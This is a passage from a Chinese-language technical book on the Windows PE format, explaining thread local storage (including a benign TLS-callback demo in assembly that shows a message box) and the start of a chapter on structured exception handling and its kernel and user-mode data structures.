LpTlsValue，存储指定值到线程的TLS存储槽。

返回值：若函数成功，则返回值不为0；失败则返回0。

为了达到提高运行速度的目的，TlsSetValue和TlsGetValue两个函数执行最小的参数验证和错误检查。所以，如果你没有通过函数TlsAlloc得到一个合法的索引值，自行指定的索引在以上两个函数中同样可用。

9.3.5 释放索引TlsFree

函数功能：释放调用线程局部存储（TLS）索引。

函数原型：

```
BOOL TlsFree(
DWORD dwTlsIndex//TLS索引
)
```

参数：dwTlsIndex，由TlsAlloc分配的索引。

返回值：若函数成功，返回值不为0；失败则返回0。

当数据不再有用时，最好将索引释放。

特别提醒　函数TlsFree并不释放任何线程中与TLS相关联的动态存储单元。因为这些存储空间是由线程自己申请的，需要线程自行维护这些存储空间。

TlsFree函数会先检验你交给它的索引值是否的确被配置过。如果是，它将进程标志位对应的索引位设置为0，即声明未使用。然后，TlsFree遍历进程中的每一个线程，把0放到刚刚被释放的索引所对应的TLS存储槽上。

TLS存储槽实际对应于线程环境块中的TlsSlots字段。大家也可以不使用四个现有的API函数，自己通过程序代码对TEB结构的TlsSlots字段进行操作也能达到使用TLS的目的。

9.4 静态线程局部存储

静态线程局部存储是操作系统提供的另外一种线程与数据绑定的技术。它与动态TLS的区别在于，通过静态线程局部存储指定的数据无需使用专门的API函数，所以在易用性上会更好一些。

静态线程局部存储预先将变量定义在PE文件内部，一般使用".tls"节存储，对相关API的调用由操作系统来完成。这种方式的优点就是从高级语言程序员的角度来看更简单了。这种实现方式使得TLS数据的定义与初始化就像程序中使用普通的静态变量那样。

在Visual C++中，对静态TLS变量的定义不需要像动态线程局部存储一样，调用相关的Windows API函数，只需要做如下声明即可：

```
_declspec(thread)int tlsFlag=1 ;
```

为了支持这种编程模式，PE的".tls"节会包含以下信息：

初始化数据

用于每个线程初始化和终止的回调函数

TLS索引

注意　通过静态方式定义的TLS数据对象只能用于静态加载的映像文件。这使得在DLL中使用静态TLS数据并不可靠，除非你能确定这个DLL，以及静态链接到这个DLL的其他DLL永远不会被动态加载，如通过调用LoadLibrary这个API函数实施的动态加载那样。

可执行代码访问静态TLS数据一般需要经过以下几个步骤：

步骤1　在链接的时候，链接器设置TLS目录中的AddressOfIndex字段。这个字段指向一个位置，在这个位置保存程序用到的TLS索引。

微软运行时库为了处理方便定义了一个TLS目录的内存映像，并命名为"_tls _used"（该名称适应于Intel x86平台）。微软链接器查找这个内存映像，并直接使用其中的数据来创建PE中的TLS目录。

步骤2　当创建线程时，加载器通过将线程环境块（TEB）的地址放入FS寄存器来传递线程的TLS数组地址。距TEB开头0x2C的位置处的字段ThreadLocalStoragePointer指向TLS数组。这是特定于Intel x86平台的。

步骤3　加载器将TLS索引值保存到AddressOfIndex字段指向的位置处。

步骤4　可执行代码获取TLS索引以及TLS数组的位置。

步骤5　可执行代码将索引乘以4，并将该值作为这个数组内的偏移地址来使用。通过以上方法获取给定程序和模块的TLS数据区的地址。每个线程拥有它自己的TLS数据区，但这对于程序是透明的，它并不需要知道是怎样为单个线程分配数据的。

步骤6　单个的TLS数据对象都位于TLS数据区的某个固定偏移处，因此可以用这种方式访问。

说明　TLS数组即系统为每个线程维护的一个地址数组。这个数组中的每个地址即为前面提到的TLS存储槽，它指出了程序中给定模块的TLS数据区的位置；TLS索引指出了是这个数组的哪个元素。

下面我们来看PE文件中的静态TLS。

9.4.1　TLS定位

线程局部存储数据为数据目录中注册的数据类型之一，其描述信息处于数据目录的第10个目录项中。使用PEDump小工具获取chapter9\tls1.exe的数据目录表内容如下：

```
00000120                            00 00 00 00 00 00 00 00          ........
00000130  10 20 00 00 3C 00 00 00  00 00 00 00 00 00 00 00  . ..<...........
00000140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000170  10 30 00 00 18 00 00 00  00 00 00 00 00 00 00 00  .0..............
00000180  00 00 00 00 00 00 00 00  00 20 00 00 10 00 00 00  ......... ......
00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00                           ........
```

加黑部分即为线程局部存储数据目录信息。通过以上字节码得到如下信息：

线程局部存储数据所在地址RVA＝0x000003010

线程局部存储数据大小＝00000018h

使用PEInfo小工具获取该文件所有节的相关信息，内容如下：

```
节名称   未对齐前长度   内存中的偏移（对齐后的） 文件中对齐后的长度  文件中的偏移   节的属性
---------------------------------------------------------------------------------------
.text    00000036      00001000               00000200          00000400      60000020
.rdata   00000092      00002000               00000200          00000600      40000040
.data    00000041      00003000               00000200          00000800      c0000040
```

根据RVA与FOA的换算关系，可以得到：

线程局部存储数据所在文件的偏移地址为0x00000810。

9.4.2 TLS目录结构IMAGE_TLS_DIRECTORY32

线程局部存储数据以数据结构IMAGE_TLS_DIRECTORY32开始。该结构的详细定义如下：

```
IMAGE_TLS_DIRECTORY32 STRUCT
    StartAddressOfRawData dd    ?  ;0000h - TLS 模板的起始地址
    EndAddressOfRawData dd      ?  ;0004h - TLS 模板的结束地址
    AddressOfIndex dd           ?  ;0008h - TLS 索引的位置
    AddressOfCallBacks dd       ?  ;000ch - TLS 回调函数数组指针
    SizeOfZeroFill dd           ?  ;0010h - 填充 0 的个数
    Characteristics dd          ?  ;0014h - 保留
IMAGE_TLS_DIRECTORY32 ENDS
```

以下是各字段的详细说明。

92.IMAGE_TLS_DIRECTORY32.StartAddressOfRawData

+0000h，双字。表示TLS模板的起始地址。这个模板是一块数据，用于对TLS数据进行初始化。每当创建线程时，系统都要复制所有这些数据，因此这些数据一定不能出错。

注意　这个地址并不是一个RVA，而是一个VA。所以，在.reloc节中应当有一个相应的基址重定位信息是用来说明这个地址。

93.IMAGE_TLS_DIRECTORY32.EndAddressOfRawData

+0004h，双字。表示TLS模板的结束地址。TLS的最后一个字节的地址，不包括用于填充的0。

94.IMAGE_TLS_DIRECTORY32.AddressOfIndex

+0008h，双字。用于保存TLS索引的位置，索引的具体值由加载器确定。这个位置在普通的数据节中，因此，可以给它取一个容易理解的符号名，便于在程序中访问。

95.IMAGE_TLS_DIRECTORY32.AddressOfCallBacks

+000Ch，双字。这是一个指针，它指向由TLS回调函数组成的数组。这个数组是以NULL结尾的，因此，如果没有回调函数的话，这个字段指向的位置处应该是4个字节的0。

96.IMAGE_TLS_DIRECTORY32.SizeOfZeroFill

+0010h，双字。TLS模板中除了由StartAddressOfRawData和EndAddressOfRawData字段组成的已初始化数据界限之外的大小（以字节计）。TLS模板的大小应该与映像文件中TLS数据的大小一致。用0填充的数据就是已初始化的非零数据后面的那些数据。

97.IMAGE_TLS_DIRECTORY32.Characteristics

+0014h，双字。保留未用。

9.4.3 静态TLS实例分析

接下来看一个实例。通过定位文件chapter9\tls1.exe的线程局部存储数据得到如下字节码：

```
00000800  48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00 00 00  HelloWorldPE....
00000810  28 30 40 00 2C 30 40 00 30 30 40 00 34 30 40 00  (0@.,0@.00@.40@.
00000820  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000830  00 00 00 00 08 10 40 00 00 00 00 00 00 00 00 00  ......@.........
00000840  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

>>28 30 40 00 - 2C 30 40 00
```

该实例中TLS模板的VA起止。指向文件偏移0x00000828到0x0000082c。此位置为4字节的0。

```
>>30 30 40 00
```

索引的地址，指向文件偏移0x00000830，此处为一个双字的0。

```
>>34 30 40 00
```

回调函数数组地址所在处。指向文件偏移0x00000834。该处取出的值为：0x00401008。

通过分析，该实例中并不包含TLS变量数据。

9.4.4 TLS回调函数

程序可以通过PE文件的方式提供一个或多个TLS回调函数，用以支持对TLS数据进行附加的初始化和终止操作，这种操作类似于面向对象程序设计中的构造函数和析构函数。尽管回调函数通常不超过一个，但还是将其作为一个数组来实现，以便在需要时可以另外添加更多回调函数。如果回调函数超过一个，它们将会按照其地址在数组中出现的顺序被依次调用，一个双字的空指针表示这个数组的结尾。如果程序没有提供回调函数，则该列表可以为空，这时，这个数组就只有一个元素，即双字的0。

回调函数的原型与DLL入口点函数参数相同：

```
typedef VOID(NTAPI*PIMAGE_TLS_CALLBACK)(
PVOID DllHandle,
DWORD Reason,
PVOID Reserved
);
```

参数解释：

1）Reserved：预留，为0。

2）Reason：调用该回调函数的时机。具体值见表9-1。

表 9-1 TLS 回调函数参数 Reason 常用值

符号名	值	描述
DLL_PROCESS_DETACH	0	进程将要被终止，包括第一个线程
DLL_PROCESS_ATTACH	1	启动了一个新进程，包括第一个线程
DLL_THREAD_ATTACH	2	创建了一个新线程。创建所有线程时都会发送这个通知，除第一个线程外
DLL_THREAD_DETACH	3	线程将要被终止。终止所有线程时都会发送这个通知，除第一个线程外

3）DllHandle：DLL的句柄。

9.4.5　测试静态TLS下的线程存储初始化回调函数

接下来将编写一个程序，用来测试静态TLS下的线程存储初始化回调函数。通过使用TLS回调函数，开发者可以实现在主程序运行前运行一段自定义代码。详细见代码清单9-3。

代码清单9-3　静态TLS演示（chapter9\tls.asm）

```
;------------------------
;静态TLS演示
;戚利
;2011.2.28
;------------------------
.386
.model flat,stdcall
option casemap:none
include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
.data
szText db 'HelloWorldPE',0,0,0,0
;构造IMAGE_TLS_DIRECTORY
TLS_DIR dd offset Tls1
dd offset Tls2
dd offset Tls3
dd offset TlsCallBack
dd 0
dd 0
Tls1 dd 0
Tls2 dd 0
Tls3 dd 0
TlsCallBack dd offset TLS
dd 0
dd 0
.data ?
TLSCalled db ? ;重进标志
.code
start:
invoke ExitProcess,NULL
RET
```

```
46 ;以下代码将会在.code之前执行一次
47 TLS:
48
49 ;变量TLSCalled是一个防重进标志。正常情况下该部分代码
50 ;会被执行两次，但使用了该标识后，该代码只在开始运行前
51 ;执行一次
52
53 cmp byte ptr [TLSCalled],1
54 je @exit
55 mov byte ptr [TLSCalled],1
56 invoke MessageBox,NULL,addr szText,NULL,MB_OK
57
58 @exit:
59
60 RET
61
62 end start
```

按照程序的正常流程分析，tls.asm直接执行了ExitProcess函数退出。运行时也确实没有看到有任何的显示。接下来，我们对该程序的PE文件进行简单的修改。

复制tls.exe为tls1.exe，并修改以下加黑内容，将原来的00 00 00 00 00 00 00 00更改为：10 30 00 00 18 00 00 00。

```
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  10 30 00 00 18 00 00 00 00 00 00 00 00 00 00 00  F0..............
00000180  00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00  ......... ......
```

运行tls1.exe后就会出现HelloWorldPE的对话框了。因为在代码20～23行通过数据结构构造了静态TLS数据。在数据结构中定义了TLS的回调函数，指向代码清单9-3中47～57行的代码。

9.5 小结

本章主要从动态和静态两个方面全面分析了线程局部存储技术在PE中的使用。TLS是Win32引入的多线程中共享变量的优秀特质，用户可以直接通过系统提供的API函数动态管理这些变量，也可以通过PE文件头部预先静态声明这些变量，程序员可以在程序中透明地使用它们。TLS机制大大方便了多线程程序的设计。

第10章　加载配置信息

加载配置信息最初只用在Windows　NT操作系统中，作为文件头部的延伸部分，后来被用做异常处理。加载配置信息表中存放了基于结构化异常处理（Structured　Exception　Handling，SEH）技术的各种异常句柄。当程序运行发生异常后，操作系统会根据异常类别对异常进行分发处理，并依据这些句柄实施程序流程的转向，保证系统能从异常中全身而退。本章将详细介绍Windows操作系统结构化异常处理机制，以及PE中与之对应的相关数据结构。

10.1　何谓加载配置信息

PE中的加载配置信息存储在一个名为加载配置结构（Load Configuration　Structure）的数据结构中。加载配置结构是PE中定义的一种基本数据类型，最初仅用于Windows　NT操作系统，定义一些供Windows　NT操作系统加载PE时用到的一些附加信息。这些信息之所以被单独定义，是因为这些信息太大，无法被标准PE文件头部和扩展文件头部的数据结构所容纳；有的则是因为信息类型太复杂，无法在标准PE文件头部和扩展头部中实现。

当前版本的微软编译器和Windows　XP操作系统，以及后出的其他操作系统中，该部分的含义发生了变化。不再定义加载用的配置信息，而是被专门用来定义基于SEH技术的相关数据，所以笔者更愿意称这一部分为异常处理表。

如果PE中的该部分表中没有对应的异常类别处理函数句柄，操作系统将会调用其内核模式的异常分发函数终止应用程序的运行。这种安全设置主要是为了阻止因异常句柄导致的溢出被恶意程序利用，从而造成对系统的破坏。

通常情况下，链接器会提供一个默认的加载配置结构，该结构包含了预留的SEH数据。如果用户代码中提供了该结构，则必须由用户来完成设置新的预留SEH字段，否则链接器不会将SEH数据加入到加载配置信息中。

10.2 Windows结构化异常处理

在DOS时代，中断被设计为整个操作系统的核心。所有的中断（如系统的按键引发的中断）最后以“int功能号”的形式调用。系统会依据中断向量表查找系统中定义的中断入口，并跳转到此处执行该中断的相关代码。

在Windows操作系统中，异常（Exception）和中断（Interrupt）提供了类似的功能；所不同的是，中断通常是由外部的条件引发，如按下了一个键；而异常则是代码或数据中的条件导致处理器生成的，异常与正在执行的指令有直接的联系。从宏观上讲，异常就是一种内部中断，因为当异常发生时，CPU会中断当前进程转到异常处理程序。这些处理程序的地址记录在一个被称为中断描述符表（IDT）的数据结构中，对应的处理程序存储在ntoskrnl.exe文件里。

10.2.1 什么是SEH

有时候，异常和中断这两个概念是混淆的。比如，当程序需要读取某段数据时，对应的数据却已经被换出内存了，这时候就会产生缺页异常。在程序运行期产生了异常；系统通常的做法都是先尽力挽救该异常，实在没有办法才结束运行的进程。当发生缺页异常后，程序的运行被暂时中断，系统会做补救操作，比如将缺页的内容重新换回内存，然后回到被中断运行的程序重新读取这段数据。大多数情况下，这种异常会经常发生，且被操作系统很好地处理，程序也可以顺利地运行下去。其他异常的处理方式基本与上述的描述是一致的。

出于各种无法预料的原因，在程序运行时会发生很多异常，这些异常有些是可以恢复的，有些是不可以恢复的，有些可能被运行的程序本身发现并处理。图10-1是Word模板文件被病毒感染后引发的异常。




图　10-1　Word模板文件感染病毒后的异常处理

也有可能程序本身不提供异常处理，由操作系统接管异常。被操作系统接管的异常比较多，异常发生后操作系统将弹出提示框，如图10-2所示。




图　10-2　操作系统接管异常处理的弹出窗口

还有一种异常，程序不提供接管程序，操作系统提供的接管程序也无法管理，这种异常就是意外（这些意外一般是不可恢复的异常）。如电脑的硬件故障导致整个系统崩溃，崩溃时系统一般会表现为蓝屏、死机，用户只能关闭计算机或检测硬件设备后重新启动系统。

在程序设计时，使用汇编语言的用户会通过类似如下的形式，在程序内部实现对异常的处理：

```
Fun1 proc
assume fs:nothing
push offset _handler ;_handler为异常处理程序
push fs:[0]
mov fs:[0],esp
…… ;程序实现代码
pop fs:[0]
pop eax
ret
Fun1 endp
```

使用C语言的用户可能会通过类似以下的形式，在程序内部实现对异常的处理：

```
Fun1
{
_SEH_TRY
{
……//程序实现代码
}
_SEH_HANDLE
{
Status=_SEH_GetExceptionCode() ;//异常处理
}
_SEH_END ;
if(!NT_SUCCESS(Status))
{
return Status ;
}
}
```

使用Java语言的用户可能会使用如下的形式定义内部异常处理：

```
public void Fun1{
Try{
……//程序实现代码
}catch(Exception ex){
……//异常处理
}
}
```

为了方便开发者处理异常，在程序内部异常的处理是基于块的。程序中的任何一个函数都可以定义异常处理模块，程序代码实现和异常处理被不同的伪操作语句隔离开。

这种在操作系统和程序级别上采用的，基于一块一块的结构化的异常处理方式称为结构化异常处理（Structured Exception Handling，SEH）。

10.2.2　Windows异常分类

由于SEH使用了与硬件平台相关的数据指针，所以在不同的硬件平台上，SEH的实现方法是不同的。在x86平台上的SEH处理框架中，把异常分为两大类：

硬异常（系统异常）

软异常（程序自己抛出的异常）

1.硬异常

硬异常，即系统异常，可以细分为以下三类：

（1）故障（Fault）异常

它是因执行指令失败而引起的，比如除以0引发的异常，以及eip指向了不可执行的页面等，这一类异常是系统异常中最常见的。此类异常有一个共同点，那就是发生异常时自动压入栈的是失败指令的地址，而不是它的下一条指令的地址（注意，这与call指令是不一样的）。这样做的原因是：当从异常遍历过程返回时，可以重新执行一遍这条指令。

（2）陷阱（Trap）异常

发生这类异常通常是因为执行了自陷指令，如使用指令"INT　3"而引发的异常。这一类异常的返回地址是自陷指令的下一条指令所在的地址。

（3）终止（Abort）异常

这类异常专指那些已经无法恢复的严重出错，如硬件故障引发的异常，或者系统表中出现了错误值引发的异常。

表10-1是Intel CPU层级上常用的中断/异常号及对应的说明。

表 10-1　Intel CPU 层级上常用的中断 / 异常

错误号	描　述
0	除法运算出错，当除数为 0 时会引发该异常
1	调试异常（包括单步调试和硬件调试）
2	不可屏蔽的中断（NMI）
3	通过自陷指令“INT 3”实现的程序断点
4	溢出中断（INTO）
5	读写内存冲突，即越界异常
6	遇到非法指令
7	协处理器不可用
8	异常嵌套，即在异常处理过程中又发生了异常
9	浮点指令异常
10	非法任务状态段（TSS）
11	段不存在
12	栈错误
13	一般保护性 (General Protection) 错误，例如企图在用户空间执行特权指令等
14	存储页面异常
16	浮点运算异常

Windows操作系统使用了自己定义的一套代码来表示各种异常。操作系统会把相应的CPU异常代码映射到一个或多个通用的Win32异常代码上。如CPU的13号异常可能会变成STATUS_ACCESS_VIOLATION（0xC0000005），也可能变成STATUS_PRIVILEGED_INSTRUCTION（0xC0000096）异常。到底该异常会被映射到哪个Win32异常上由底层的硬件异常来决定。

2.软异常

所谓软异常，就是以函数调用的手段来模拟一次异常，即通过Windows提供的API函数RaiseException，执行函数引发软异常。它的声明如下：

```
VOID RaiseException(
DWORD dwExceptionCode,//异常代码
DWORD dwExceptionFlags,//继续执行标志
DWORD nNumberOfArguments,//参数个数
CONST DWORD*lpArguments//指向参数缓冲区的指针
);
```

实际上，在高级语言的异常处理模型中的大部分抛出异常的操作，最终都是对RaiseException函数的调用。

10.2.3　内核模式下的异常处理

在用户模式下，fs:[0x00]指向了线程的环境块（TEB）地址。该地址的第一个成分是线程信息块（TIB）结构，而ExceptionList则是这个结构的第一个字段，该字段是用户模式下异常处理链表的指针。当进入内核模式的异常处理程序后，fs被赋予了另外的含义，代码如下：

```
;Save FS and set it to PCR
push fs
mov ebx,KGDT_R0_PCR ;KGDT_R0_PCR=0x30
mov fs,bx
```

在代码中，系统将用户模式下的原始fs值保存到栈，然后将fs指向了内核处理器控制域（Kernel Processor Control Region，KPCR）数据结构。可以看到，内核模式下和用户模式的fs概念基本是一样的。在内核模式下，fs:[0x00]也是一个异常处理链表的指针。KPCR结构中的第一个成分是KPCR_TIB数据结构，ExceptionList则是KPCR_TIB结构中的第一个字段。以下是内核模式下两个数据结构的完整定义：

```
typedef struct _KPCR_TIB{
PVOID ExceptionList, ;0000h-指向_EXCEPTION_REGISTRATION_RECORD指针
PVOID StackBase, ;0004h-栈基地址
PVOID StackLimit, ;0008h-栈大小
PVOID SubSystemTib, ;000C-
_ANONYMOUS_UNION union{
PVOID FiberData, ;0010h-
DWORD Version ;0010h-
}DUMMYUNIONNAME
PVOID ArbitraryUserPointer, ;0014h-
struct _NT_TIB*Self ;0018h-指向本体结构
}
typedef struct _EXCEPTION_REGISTRATION_RECORD
{
struct _EXCEPTION_REGISTRATION_RECORD*Next, ;0000h-指向下一个相同结构
PEXCEPTION_ROUTINE Handler ;0004h-SEH异常处理回调函数指针
}
```

内核模式下的异常处理程序首先根据异常的类型构造一个陷阱框架（KTrapFrame）。该框架是一个数据结构，里面记录了当异常发生时的系统环境，如各寄存器的当前值、调试信息、错误代码、异常处理函数链表等。框架构造完成后,调用公共的_KiTrapHandler异常处理函数。该函数接收两个参数，一个是异常号，另外一个就是陷阱框架。大致的代码如下：

```
;Call the C exception handler
push 0 ;异常号
push ebp ;KTrapFrame起始指针
call _KiTrapHandler
```

```
add esp,8
```

认为_KiTrapHandler是公共的异常处理函数，是因为大部分的异常处理都是把它当成内核异常的入口。当然，也有例外，比如14号异常（页异常），该异常的处理入口为函数_KiPageFaultHandler。公共的异常处理函数最终会根据CPU在发生异常时所处的地址空间而定：如果是用户层，调用函数_KiUserTrapHandler；如果是内核层，调用函数_KiKernelTrapHandler。以下是内核函数_KiKernelTrapHandler的代码：

```
ULONG
KiKernelTrapHandler(PKTRAP_FRAME Tf,ULONG ExceptionNr,PVOID Cr2)
{
EXCEPTION_RECORD Er ;
Er.ExceptionFlags=0 ;
Er.ExceptionRecord=NULL ;
Er.ExceptionAddress=(PVOID)Tf->Eip ;
if(ExceptionNr == 14)//页异常需要单独处理
{
Er.ExceptionCode=STATUS_ACCESS_VIOLATION ;
Er.NumberParameters=2 ;
Er.ExceptionInformation [0]=Tf->ErrCode&0x1 ;
Er.ExceptionInformation [1]=(ULONG)Cr2 ;
}
else
{
if(ExceptionNr<ARRAY_SIZE(ExceptionToNtStatus))
{
Er.ExceptionCode=ExceptionToNtStatus [ExceptionNr] ;
}
else
{
Er.ExceptionCode=STATUS_ACCESS_VIOLATION ;
}
Er.NumberParameters=0 ;
}
/*FIXME:Which exceptions are noncontinuable?*/
Er.ExceptionFlags=0 ;
KiDispatchException(&Er,NULL,Tf,KernelMode,TRUE) ;
return(0) ;
}
```

该函数构造了异常记录块EXCEPTION_RECORD，然后调用KiDispatchException。异常记录块的完整定义如下：

```
typedef struct _EXCEPTION_RECORD{
DWORD ExceptionCode, ;异常代码
DWORD ExceptionFlags, ;异常的状态标志位
struct _EXCEPTION_RECORD*ExceptionRecord, ;指向另一个异常记录块
PVOID ExceptionAddress, ;本次异常的返回地址
DWORD NumberParameters, ;数组ExceptionInformation []中有效数据个数
DWORD ExceptionInformation [EXCEPTION_MAXIMUM_PARAMETERS] ;
}
```

异常记录块用来记录一个异常所对应的相关信息，其中含有异常的

代码、发生异常时的系统状况、异常之间的联系等。每一个异常发生时，系统都会传递这样一个数据结构。函数KiDispatchException的原型为：

```
NTAPI
KiDispatchException(
PEXCEPTION_RECORD ExceptionRecord,//指向ExceptionRecord的指针
PKEXCEPTION_FRAME ExceptionFrame,//对x86，为NULL
PKTRAP_FRAME TrapFrame,//陷阱框架指针
KPROCESSOR_MODE PreviousMode,//用户模式还是内核模式
BOOLEAN FirstChance//是否为进行的第一次努力
);
```

该函数不仅是内核模式下异常处理最后调用的函数，也是用户模式下异常处理函数KiUserTrapHandler最后调用的函数。该函数试图通过执行三次尝试来处理异常：

第一次尝试，即FirstChance＝1。异常会先提交给调试程序，如调试程序不存在或调试程序也不能解决该异常，就调用函数RtlDispatchException进行实质性的SEH处理。SEH机制对异常的处理有以下三种可能：

如果异常被某个SEH框架所接受，并实施了长程跳转（跳转到异常处理程序执行异常处理），程序就不再返回了。

如果异常被某个SEH框架所接受，但是程序认为对该异常的处理只需要执行善后函数即可，这样，程序就会从RtlDispatchException返回，并且其返回的值是TRUE。

如果异常被所有的SEH框架都拒绝接受，那就意味着处理异常的第一次尝试失败。

第二次尝试和第一次尝试失败后，程序将再次提交给调试程序。通过调用其他的调试支持判断是否可以处理该异常。如果这一次取得了成功，问题解决了，那么返回值是常数kdContinue；否则进入第三次尝试。

第三次尝试时，表示系统已经没有办法处理这个故障了，所以系统会显示出错信息，并将出错信息转储（Dump）到文件中以备事后分析，然后使CPU进入停机状态。通常情况下，此时系统将显示蓝屏，并显示类似于下面的一些信息：

```
***STOP 0x0000001E(0xC0000005,0xFDE38AF9,0x0000001,0x7E8B0EB4)
KMODE_EXCEPTION_NOT_HANDLED***
```

SEH处理的核心就是对ExceptionList（异常处理链表）的扫描处理，这是由函数RtlDispatchException来完成的，对该函数的调用位于函数KiDispatchException中。

事实上，绝大多数的异常都可以通过这个函数得到妥善的处理。函数首先通过RtlpGet　　ExceptionList找到异常处理链表，即当前CPU的KPCR结构中的指针ExceptionList；然后，通过一个while循环来依次搜寻处理ExceptionList链表中的每一个节点，由RtlpExecuteHandlerForException加以尝试处理。链表中的每个节点都代表一个局部SEH框架。

由于异常处理链表是个后进先出的队列，里面的第一个节点代表最近进入的SEH框架；如果链表中有不止一个的节点，就说明有了SEH框架嵌套。在嵌套的情况下，队列中的第一个节点代表最底层的那个保护域；如果这个节点（执行过滤函数以后）拒绝接受本次异常处理，就说明并非这个SEH域所针对的异常，那就应该往栈顶再“跑”一层，看是否为上一层SEH域所针对的异常；如此反复，直到在栈上找到某个节点接受本次异常为止。当一个节点接受了对异常的处理，通常会执行预先规定的长程跳转，直接“跑”到那个框架中的相关语句部分，即由字段_EXCEPTION_REGISTRATION_RECORD.Handler指定的代码。在长程跳转之前还需要有个“展开”（Unwinding）的过程，那就是调用所有被跨越的SEH框架的善后函数，这就是为什么在有的错误处理中会看到出现两次相同的错误提示的原因了。函数RtlpExecuteHandlerForException的返回值及说明见表10-2。

表 10-2　函数 RtlpExecuteHandlerForException 的返回值

字　符	值	描　述
ExceptionContinueExecution	0	已接受处理异常
ExceptionContinueSearch	1	不接受，继续查找下一个 SEH 处理框架
ExceptionNestedException	2	本次异常为嵌套异常
ExceptionCollidedUnwind	3	发生了严重的错误

如果while循环结束，说明异常处理链表中所有的节点都不是为本类异常准备的。也就是说，程序事先并没有估计到本类异常的发生，也没有为此做出更多的安排，所以返回FALSE，让上一层KiDispatchException采取其第二步措施。

内核模式下异常处理函数的调用关系如下：

```
_KiTrapHandler
_KiKernelTrapHandler
_KiDispatchException ;三次尝试
_RtlDispatchException
_RtlpGetExceptionList
_RtlpExecuteHandlerForException ;尝试循环执行异常处理
```

10.2.4 用户模式下的异常处理

如前所述，异常是中断的一种，不管是由什么原因（“软异常”除外）引发的异常，一旦发生首先进入的是内核中的异常响应/处理程序的入口，不同的原因引发的异常会有不同的处理入口，就像不同的中断向量会有不同的入口地址一样。

异常发生进入内核处理程序后，程序就会顺着内核中的KPCR数据结构中的“异常处理队列”即ExceptionList，依次让各个节点认领。如果异常被某个节点接受，那么程序就会通过SEHLongJmp长程跳转到节点给定的异常处理代码中。用户模式下的异常处理采用类似的方式及相关数据结构，数据结构主要指线程信息块NT_TIB，以下是该数据结构的完整定义：

```
NT_TIB STRUCT
ExceptionList dd ? ;0000h-指向SEH链的入口
StackBase dd ? ;0004h-栈基地址
StackLimit dd ? ;0008h-栈大小
SubSystemTib dd ? ;000Ch-
FiberData dd ? ;0010h-
ArbitraryUserPointer dd ? ;0014h-
Self dd ? ;0018h-NIT_TIB结构自身的线性地址
NT_TIB ENDS
```

其中，ExceptionList指向一个EXCEPTION_REGISTRATION结构，该结构完整定义如下：

```
EXCEPTION_REGISTRATION STRUCT
Prev dd ? ;0000h-前一个EXCEPTION_REGISTRATION结构的地址
Handler dd ? ;0004h-异常处理回调函数地址
EXCEPTION_REGISTRATION ENDS
```

当异常发生的时候，系统从NT_TIB中取出第一个字段，然后依据该字段获取第一个异常处理程序的句柄Handler，并根据其中的地址调用该回调函数。图10-3为用户模式下异常情况发生时的异常处理过程示意图。

